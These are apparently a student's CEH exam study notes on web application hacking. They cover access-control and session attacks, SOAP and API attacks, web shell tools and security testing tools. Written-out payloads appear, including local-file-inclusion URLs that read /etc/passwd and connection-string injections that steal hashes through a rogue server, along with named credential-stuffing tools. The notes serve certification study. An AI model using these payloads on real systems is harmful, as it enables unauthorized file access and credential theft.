
Chapter - 14

Web Application Hacking

Remaining Notes available in Notion:

https://vasanth-vanan.notion.site/CEH-Notes-8d30750ee28b4d439923f0d8cb36ff05



Hacking Methodology

Attack Access Control

- attack with different User accounts
- attack static resources
- attack direct access to methods
- attack restrictions on HTTP method.

Parameter based Access

- admin request parameters (gain access)

Referer based Access.

- HTTP referer Provides access control decisions.

Location based Access.

- web proxy, VPN, data roaming to bypass location.

Attack Session Management

Session Token Generation.

- ↳ Prediction
- ↳ Tampering

Session Token handling.

- ↳ MITM attack
- ↳ Session replay
- ↳ Session Hijacking.

Token Generation - Attack

- Weak encoding of Strings.

  User = json ; app = admin ; date = 1/1/20

  (easily predict another token)

- Prediction (reverse engineer, Guess)

Token handling - Attack

- Sniff application traffic
- if cookies used for transmission,
  ↳ replay cookie - gain access
- Session cookies → session hijacking, session replay, MITM.

Input Validation Attack

- web script, os Commands, LDAP, SMTP, SQL, File, Buffer Overflow, XPath.

Local File Inclusion (LFI)

- add own files on Server via browser.
- evade extensions using null byte (%00) and question mark.


```
http://xyz.com/page=../../../../../../etc/p
asswd%00

http://xyz.com/page=../../../../../../etc/p
asswd?
```

- Use built in php filter to execute php files.

```
http://xyz.com/index.php?page=php://filt
er/convert.base64-encode/resource=index
```

Attack Application Logic Flaws

- Use burpsuite to manipulate requests



Attack shared Environments

- Compromise security of third party used in websites.

- Admin web interface vulnerability / config errors. (access mechanism)
- executing malicious scripts, arbitrary SQL commands (application attacks)

Attack Database Connectivity

- exploit database connection strings. to connect database.

String Injection

- append semicolon in conn. string.
- success if dynamic string concatenation is used.

Before Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd;"
```

After Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd; Encryption=off"
```

Connection string Parameter Pollution

- overwrite parameter values in strings.

↳ Hash stealing - sniff password hashes using Rogue Server as Data Source.

```
Data source = myServer; initial
catalog = db1; integrated
security=no; user id=;Data
Source=Rogue Server; Password=;
Integrated Security=true;
```


↳ Port Scanning - connect diff. Ports with diff error messages.

```
Data source = myServer;
initial catalog = db1;
integrated security=no; user
id=;Data Source=Target
Server, Target Port=443;
Password=; Integrated
Security=true;
```

↳ Pool DoS (ASP → Pool = 100 ; timeout = 30)

- Cause connection Pool DoS with large SQL query & run them.

Attack Web Services



Web Service – Probing attacks

- trap WSDL documents & analyse Purpose (function, entry point, message)
- Submit valid request to the web service.
- include malicious SOAP requests to analyse errors.

SOAP Injection

- Similar to SQL Injection.
- Inject malicious string in input → access backend databases.

SOAP Action Spoofing

- every SOAP request → first child element → operation.
- SOAP Action → additional header → transmits using HTTP without XML Parsing
- Tools : Ws-attacker → operations.edit.

WS-Address Spoofing

- WS-Address → additional routing Information → support asynchronous Communication

- edit fake WS-Addressing → <replyTo> header.

XML Injection

- Inject XML data, tags → Input.
- Populate XML database → bogus entry.
- bypass authorisation, privilege, DoS.

Parsing Attacks

- exploit processing capabilities of XML Parser
  - ↳ recursive Payloads (infinite loop)
  - ↳ Oversize Payloads. (large payload)

Tools:

- SOAPUI Pro. (testing tool)
- XML Spy (editor, development environ.)

Web API Hacking Methodology

1. Identify target
2. detect Security Standards
3. Identify attack Surface
4. Launch Attacks

identify target

SOAP, REST → HTTP Protocol. (plain text)

API Messages → JSON format (REST)
XML format (SOAP)

Manipulate message to identify targets, Parameters

Detect Security Standards

SOAP, REST → OpenID, Connect, SAML, OAuth, WS-Security.

SSL → Transport level Security.

→ encrypts only sensitive info.

Improper configuration → exploit.

Identify Attack Surface

API Metadata Vulnerability

↳ Path, Parameter, message formats.

REST API → Swagger, RAML, API-Blueprint, I/O Docs

SOAP API → WSDL, XML-schema.

API discovery

- ↳ Sniff traffic if no metadata
- ↳ use tools to generate metadata from traffic.

Launch Attacks

1. Fuzzing (random Input – generate error)
2. Invalid Input attack.
3. Malicious Input Attacks
   - ↳ Message Parser using XML
   - ↳ Malicious scripts
   - ↳ XML bomb attack
4. Injection attacks
5. Insecure Configurations

↳ SSL configuration (MITM)

↳ IDOR

↳ Authentication handling.

6. Credential stuffing.
   - automate identified credentials.
   - Tools: Sentry MBA, SNIPR.

7. API DDoS

8. OAuth attacks.
   ↳ Attack on 'connect' request.
   ↳ Attack on 'redirect_uri'
   ↳ CSRF on authorisation.
   ↳ Access token reusage.

9. reverse Engineering.

10. User Spoofing.
11. MITM
12. Session Replay attacks.
13. Social Engineering.

REST API Vulnerability Scanning

Tools: Astra (REST API)


Webshell tools

- WSO Php webshell (Php-based)
  - Monitor running process
  - downloads, uploads, erases, edits file
- Weevely (backdoor access - Webshell)
- Web shell detector (Scan, discover shells)

Secure API Architecture

API Gateway
(Firewall)

- access control
- threat detection
- Confidentiality
- Integrity
- audit Management
- Authentication.



Web Application Security Testing

Manual - SecApps, Selenium, Jmeter.

Automated - Ranorex studio, Test Complete, LAPWORK.

SAST (white) - Coverity, Appknox, AttackFlow

DAST (black) - Netsparker, Acunetix, Appscan

Fuzz testing

↳ quality check, assurance technique.

↳ identify coding errors.

↳ robustness, Immunity of application

Encoding Schemes

URL encoding - URL to ASCII
(%3d, %0a, %20)

HTML Encoding - represent unusual characters
(&amp, &lt, &gt)

Unicode Encoding - 16 bit (%u)


UTF-8 (hexadecimal)

Base64 Encoding - Printable ASCII characters.

Hex Encoding - hex of every character.


Tools:

- Apilility.io (know - if blacklisted)



RASP - Protect Web Servers

- Runtime Application Self Protection.
- detect runtime attacks
- provide visibility of hidden vulnerabilities.
- help in remediating attacks at early stage.



Security Testing Tools

- Acunetix WVS
- Nstalker security Scanner.
- Browser Exploitation Framework
- dotDefender (Firewalls)